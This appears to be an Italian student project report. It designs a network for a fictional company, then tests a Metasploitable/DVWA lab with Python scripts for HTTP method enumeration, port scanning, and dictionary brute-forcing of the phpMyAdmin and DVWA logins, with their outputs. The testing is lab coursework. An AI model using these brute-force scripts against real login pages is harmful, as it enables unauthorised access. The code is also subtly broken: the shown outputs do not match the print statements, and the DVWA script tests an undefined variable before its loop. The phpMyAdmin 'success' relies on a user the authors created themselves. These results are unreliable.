


DESIGN DI RETE



All'interno della sala server interna sono stati collocati diversi componenti per garantire il corretto funzionamento e la sicurezza del sistema. Tra questi componenti ci sono:

1. **Application Server:** espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta.
2. **DNS Server:** traduce l'indirizzo ip assegnato all'applicazione server nel dominio "theta.internal"
3. **DHCP Server:** assegna automaticamente gli indirizzi ip ai terminali della compagnia Theta

Per quanto riguarda la sicurezza, sono state adottate diverse misure sia a livello informatico che a livello fisico per proteggere la sala server. Le misure di sicurezza adottate includono:

Livello informatico:


1. **Firewall:** software che monitora e controlla il traffico di rete, filtrando le connessioni indesiderate o dannose e proteggendo la rete da intrusioni esterne.
2. **IPS (Intrusion Prevention System):** monitora il traffico di rete in tempo reale per individuare e prevenire gli attacchi informatici. Abbiamo scelto un ips in questa posizione in quanto avendo un application server raggiungibile dai soli impiegati della compagnia theta, è in grado di rilevare le potenziali minacce e prende misure per bloccare o mitigare gli attacchi.

Livello fisico:

1. **N. 2 air cooler:** pensati per prevenire il surriscaldamento dei componenti critici. Ne abbiamo inseriti 2 per averne uno di riserva in caso di malfunzionamento dell'altro.
2. **N. 2 estintori:** pensati per affrontare eventuali incendi e prevenire danni ai sistemi. Ne abbiamo inseriti 2 per averne uno di riserva in caso di malfunzionamento dell'altro.
3. **Rilevatore di fumo e rilevatore di fuoco:** utili avvisare il personale in caso di emergenza. Ne abbiamo inseriti 2 per averne uno di riserva in caso di malfunzionamento dell'altro.

4. **Allarme:** rilevatore di movimento utile per avvisare il personale in caso di emergenza.
5. **Ingresso tramite badge:** l'accesso alla sala server è limitato e controllato tramite l'utilizzo di badge o sistemi di identificazione per garantire che solo il personale autorizzato possa entrare.
6. **Sicurezza sussidiaria:** guardie di sicurezza a protezione dell'intera area server.

SALA SERVER WEB



All'interno della sala server web sono stati collocati diversi componenti per garantire il corretto funzionamento e la sicurezza del sistema. Tra questi componenti ci sono:

1. Il server web principale: espone diversi servizi su internet accessibili al pubblico
2. Il server web di backup: entra in funzione in caso di malfunzionamento principale
3. Il cloud server: esegue il backup sul cloud di tutto l'ambiente web.


Livello informatico:

1. **Firewall:** software che monitora e controlla il traffico di rete, filtrando le connessioni indesiderate o dannose e proteggendo la rete da intrusioni esterne.
2. **Ids:** Un IDS è stato implementato per rilevare attività sospette nella rete e segnalare eventuali intrusioni o tentativi di violazione della sicurezza.

Livello fisico:

1. **N. 2 air cooler:** pensati per prevenire il surriscaldamento dei componenti critici. Ne abbiamo inseriti 2 per averne uno di riserva in caso di malfunzionamento dell'altro.
2. **N. 2 estintori:** pensati per affrontare eventuali incendi e prevenire danni ai sistemi. Ne abbiamo inseriti 2 per averne uno di riserva in caso di malfunzionamento dell'altro.
3. **Rilevatore di fumo e rilevatore di fuoco:** utili avvisare il personale in caso di emergenza. Ne abbiamo inseriti 2 per averne uno di riserva in caso di malfunzionamento dell'altro.
4. **Allarme:** rilevatore di movimento utile per avvisare il personale in caso di emergenza.
5. **Ingresso tramite badge:** l'accesso alla sala server è limitato e controllato tramite l'utilizzo di badge o sistemi di identificazione per garantire che solo il personale autorizzato possa entrare.
6. **Sicurezza sussidiaria:** guardie di sicurezza a protezione dell'intera area server.

UFFICI



Tutti i terminali degli uffici sono collegati tra loro tramite un router, dove possiamo trovare:

1. **Firewall:** software che monitora e controlla il traffico di rete, filtrando le connessioni indesiderate o dannose e proteggendo la rete da intrusioni esterne.
2. **IDS:** Un IDS è stato implementato per rilevare attività sospette nella rete e segnalare eventuali intrusioni o tentativi di violazione della sicurezza.

Dopo aver realizzato il design di rete per la compagnia theta, abbiamo effettuato dei test sulle componenti critiche per valutare lo stato di sicurezza.

ENUMERAZIONE HTTP

Di seguito è riportato il codice python con relativo output di un programma per controllare i metodi http abilitati sul target, 192.168.50.101/phpMyAdmin.

```
import http.client
# Dichiarazione delle variabili target, porta e metodi che rappresentano
# la coppia IP/porta e il relativo metodo da scansionare
target= "192.168.50.101"
porta= 80
metodi= ["GET","OPTIONS", "POST", "HEAD", "TRACE", "DELETE", "PUT"]
# Ciclo for per scansionare ogni metodo della lista sopra
for metodo in metodi:
    try:
        conn=http.client.HTTPConnection (target, porta)
        conn.request (metodo, "/phpMyAdmin")
        response= conn.getresponse()
        # Controllo sullo stato della risposta:
        # se è < di 400 allora il metodo è attivo altrimenti non è attivo
        if response.status < 400:
            print ("il metodo ",metodo," e' attivo")
        else:
            print ("il metodo ",metodo, " non e' attivo")
    except ConnectionRefusedError:
        print( "Connessione rifiutata")
    except http.client.HTTPException:
        print( "Errore durante la richiesta al server")
# Chiusura della connessione
conn.close()
```

```
(kali@kali)-[~/Desktop]
$ python enumerazione.py
il metodo GET è abilitato
il metodo OPTIONS è abilitato
il metodo POST è abilitato
il metodo HEAD è abilitato
il metodo TRACE è abilitato
il metodo DELETE è abilitato
il metodo PUT è abilitato
```

PORT SCANNING

Di seguito è riportato il codice python con relativo output di un programma per effettuare un vulnerability scanner in cui si esegue la scansione su un range di porte di un determinato target.

```
import socket

# Richiesta in input dell'IP target e del range di porte da valutare
# facendo già inserire il valore minimo e massimo delle porte
target= input("Inserire IP target: ")
inizio= int(input("Inserisci valore minimo porta "))
fine= int(input("Inserisci valore massimo porta "))

# Controllo se i valori delle porte sono in ordine crescente,
# in caso contrario scambio le variabili senza richiedere un nuovo inserimento
if(fine<inizio):
    temp=inizio
    inizio=fine
    fine=temp

# Ciclo for per scorrere tutte le porte richieste dall'utente e verificarne lo stato
for porta in range(inizio, fine+1):
    s= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    stato= s.connect_ex((target, porta))

    # Se lo stato è = a 0 allora la porta è aperta e stampa che quella porta è aperta
    if(stato == 0):
        print("La porta ",porta," e' aperta")

    s.close()

print("\nLe altre porte sono chiuse")
```

```
(kali@kali)-[~/Desktop]
$ python portscanner.py
Inserire IP target: 192.168.50.101
Inserisci valore minimo porta e
Inserisci valore massimo porta 65536
La porta 21 e' aperta
La porta 22 e' aperta
La porta 23 e' aperta
La porta 25 e' aperta
La porta 53 e' aperta
La porta 80 e' aperta
La porta 111 e' aperta
La porta 139 e' aperta
La porta 445 e' aperta
La porta 512 e' aperta
La porta 513 e' aperta
La porta 514 e' aperta
La porta 1099 e' aperta
La porta 1524 e' aperta
La porta 2049 e' aperta
La porta 2121 e' aperta
La porta 3306 e' aperta
La porta 3632 e' aperta
La porta 5432 e' aperta
La porta 5900 e' aperta
La porta 6000 e' aperta
La porta 6667 e' aperta
La porta 6697 e' aperta
La porta 8009 e' aperta
La porta 8180 e' aperta
La porta 8787 e' aperta
La porta 33727 e' aperta
La porta 42942 e' aperta
La porta 43154 e' aperta
La porta 53764 e' aperta
Le altre porte sono chiuse
```

Successivamente siamo passati a valutare la robustezza della pagina di login di phpMyAdmin.

Per fare ciò abbiamo scritto un codice in python per eseguire un Brute Force che restituisse le credenziali corrette.

BRUTE FORCE PHPMYADMIN


Abbiamo notato però che l'accesso a 192.168.50.101/phpMyAdmin con username 'root' e password '' non era permesso, abbiamo prima provato tutte le combinazioni di password con utente 'root'.

Successivamente, nella directory "/var/www/phpMyAdmin di Metasploitable," abbiamo aggiunto nel file di configurazione 'config.inc' la seguente riga a "\$cfg['Servers'][\$i]['AllowNoPassword'] = TRUE", per far sì che accettasse il campo vuoto.

Nonostante tale modifica l'accesso al sito risultava ancora bloccato, motivo per cui abbiamo provato altresì ad inserire una password all'interno del file di configurazione (dove la stessa era correttamente vuota).

Infine abbiamo creato un nuovo utente all'interno del server MYSQL, assegnandogli una password scelta da noi e tutti i privilegi necessari per lavorare sul suddetto server.

In tal modo abbiamo avuto accesso alla pagina phpMyAdmin, come da screenshot sottostanti.



```
meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
nsfadmin@metasploitable:~$ sudo su
root@metasploitable:~# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)


Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> CREATE USER 'user'@'localhost' IDENTIFIED BY 'pass';
Query OK, 0 rows affected (0.01 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'user'@'localhost';
Query OK, 0 rows affected (0.00 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```



Codice in python per eseguire il Brute Force su PHPMYADMIN

```
import requests

# Dichiarazione delle variabili contenenti il percorso del file con liste username e password
username_file = '/home/kali/Desktop/brute/usernames.txt'
password_file = '/home/kali/Desktop/brute/password.txt'
# Variabile per conteggiare i tentativi
numerotentativi = 0
# L'istruzione with è usata per aprire i due file in sola lettura
with open(username_file, 'r') as usernames:
    with open(password_file, 'r') as passwords:
        # Leggo tutti gli username e le password in due liste separate
        username_list = usernames.readlines()
        password_list = passwords.readlines()
        # Ciclo for concatenato per provare ogni possibile combinazione delle credenziali
        for username in username_list:
            for password in password_list:
                username = username.strip()
                password = password.strip()
                # URL di destinazione per la richiesta POST
                url = 'http://192.168.50.101/phpMyAdmin/'
                response = requests.post(url, data={'pma_username': username, 'pma_password': password, 'input_go': 'Go'})

                numerotentativi = numerotentativi + 1
                # Controllo sullo stato della risposta, se uguale a 200 effettua il controllo per verificare se la stringa
                # 'Access denied' è contenuta all'interno del testo di risposta
                if response.status_code == 200:
                    # Se la stringa è presente allora le credenziali sono errate, altrimenti sono corrette
                    if 'Access denied' in response.text:
                        print('Accesso errato →', username, '-', password)
                    else:
                        print('Accesso riuscito →', username, '-', password)
                        print('Accesso effettuato in', numerotentativi, 'tentativi')
                        exit()
                else:
                    print('Errore nella richiesta:', response.status_code)
```

```
(kali@kali)-[~/Desktop]
$ python bruteforcephp.py
Accesso errato → user - dsdsd
Accesso errato → user - budd
Accesso errato → user - batman
Accesso errato → user - password
Accesso errato → user - ciao
Accesso errato → user - 1234
Accesso errato → user - jifvjfivfjd
Accesso errato → user - kali
Accesso errato → user - msfadmin
Accesso riuscito → user - pass
Accesso effettuato in 10 tentativi
```

Infine abbiamo sviluppato un programma in python che testasse la robustezza del tab Brute Force all'interno della pagina DVWA.

BRUTE FORCE DVWA

Durante i test del nostro codice nel tab Brute Force di DVWA abbiamo riscontrato che il sistema non cambiava mai la difficoltà, nonostante le nostre modifiche apportate sul server.

Abbiamo provato a stampare la risposta del GET, notando che in realtà il livello di sicurezza rimaneva costantemente impostato su HIGH.

Pertanto non abbiamo potuto eseguire il codice sui livelli di difficoltà «Low» e «Medium» ma direttamente su «HIGH».




```

<br />
<br />

</div>

<div class="clear">
</div>

<div id="system_info">
<input type="button" value="View Help" class="popup_button" onClick="jav
op_button" onClick="javascript:popup( ' ../ ../vulnerabilities/view_source.php?id=brute&security=high' )">
</div>

<div id="footer">

    <p>Damn Vulnerable Web Application (DVWA) v1.0.7</p>

</div>

```

Codice in python per eseguire il Brute Force nel tab DVWA

```

import urllib.request
import urllib.parse
import os
import sys

# Definizione dell'host e dell'URL
bsHost = "192.168.50.101"
bsUrl = "http://192.168.50.101/dvwa/vulnerabilities/brute/"
bsCookie = "security=high; PHPSESSID=7e37d4fc3ca8eb55d8dd9f0c3759f21"

# Apertura e lettura del file contenente usernames e password
if os.path.isfile('/home/kali/Desktop/brute/usernames.txt'):
    with open('/home/kali/Desktop/brute/usernames.txt', 'r') as dict_user_file:
        dict_user = dict_user_file.readlines()

if os.path.isfile('/home/kali/Desktop/brute/password.txt'):
    with open('/home/kali/Desktop/brute/password.txt', 'r') as dict_password_file:
        dict_password = dict_password_file.readlines()

# Creazione dell'header della richiesta
header = {
    'Host': bsHost,
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'en-US,en;q=0.5',
    'Cookie': bsCookie
}

# Creazione di una funzione che manda una richiesta al target con relativa stampa della lunghezza pagina
def get_res(request, header):
    encoded_url = urllib.parse.quote(request, safe=':/%&')
    req = urllib.request.Request(encoded_url, headers=header)
    response = urllib.request.urlopen(req)
    the_page = response.read()
    print(len(the_page))

# Controllo della lunghezza della pagina
if len(the_page) != 4575:
    print("Accesso eseguito")
    sys.exit()
else:
    print("Accesso non eseguito\n")

# Ciclo for nidificare per provare ogni combinazione di credenziali
for line_usr in dict_user:
    for line_pwd in dict_password:
        request = bsUrl + "?username=" + line_usr.strip() + "&password=" + line_pwd.strip() + "&login=Login"
        print(line_usr.strip(), "----", line_pwd.strip(), "\n")
        get_res(request, header)

```

```
(kali@kali)-[~/Desktop/BUILD WEEK]
$ python bruteforcedvwa.py
admin -- dsdsd
4575
Accesso non eseguito

admin -- budd
4575
Accesso non eseguito

admin -- batman
4575
Accesso non eseguito

admin -- password
4641
Accesso eseguito
```

CONCLUSIONI

In seguito dei test sopra riportati abbiamo sviluppato le seguenti conclusioni per gli amministratori:

Implementare una politica di password sicure: Definire e comunicare una politica aziendale per l'utilizzo di password sicure. Fornire linee guida chiare ai dipendenti per la creazione e l'aggiornamento delle password.

Formazione sulla sicurezza informatica: Assicurarsi che i dipendenti siano adeguatamente formati sulla sicurezza informatica. Organizzare sessioni di formazione periodiche per educare i dipendenti sui rischi informatici, le pratiche sicure e le politiche aziendali.

Utilizzare un gestore di password: Consigliare l'utilizzo di un gestore di password sicuro per i dipendenti. Questi strumenti memorizzano le password in modo crittografato e consentono l'accesso sicuro ai diversi account.

Implementare il controllo degli accessi: Limitare l'accesso ai sistemi e ai dati sensibili solo ai dipendenti autorizzati. Assegnare privilegi di accesso appropriati in base alle responsabilità di lavoro e revocare immediatamente gli accessi quando un dipendente lascia l'azienda.

Monitoraggio della sicurezza: Implementare strumenti di monitoraggio della sicurezza per rilevare e rispondere prontamente a eventuali violazioni o attività sospette. Registri di accesso, monitoraggio delle reti e sistemi di rilevamento delle intrusioni sono alcune delle misure che possono essere adottate.

Effettuare backup regolari: Assicurarsi di eseguire regolarmente il backup dei dati aziendali importanti. In caso di perdita di dati o attacchi ransomware, i backup possono essere un salvagente vitale per ripristinare le informazioni critiche.

Mantenere il software aggiornato: Assicurarsi che tutti i sistemi e il software utilizzati siano regolarmente aggiornati con le ultime patch di sicurezza. I fornitori di software rilasciano spesso aggiornamenti per correggere vulnerabilità e migliorare la sicurezza.

In ultimo, ma non per importanza, abbiamo delineato una serie di linee guida in materia di sicurezza informatica, a cui i dipendenti di un'azienda devono attenersi.

Nello specifico, dovrebbero:

Utilizzare password forti: Assicurarsi che le password siano lunghe, contengano una combinazione di lettere maiuscole e minuscole, numeri e caratteri speciali. Evitare password ovvie come nomi di familiari o date di compleanno;

Non condividere le password: Non condividere le password con colleghi o persone non autorizzate. Ogni account dovrebbe avere una password unica e personale;

Cambiare le password regolarmente: Aggiornare le password con regolarità, preferibilmente ogni 90 giorni. Questo ridurrà il rischio di accessi non autorizzati;

Utilizzare l'autenticazione a due fattori (2FA): Attivare l'autenticazione a due fattori per gli account che lo supportano. Questa misura di sicurezza aggiuntiva richiede un secondo metodo di verifica, come un codice inviato via SMS o un'applicazione di autenticazione;

Non utilizzare le stesse password per account diversi: Evitare di riutilizzare le stesse password per più account. Se una password viene compromessa, gli altri account saranno ancora protetti;

Prestare la dovuta attenzione a varie ed eventuali e-mail di phishing, un tipo di truffa online realizzata nel più delle volte tramite mail, attraverso le quali, un malintenzionato potrebbe convincere l'utente a fornire informazioni sensibili/personali.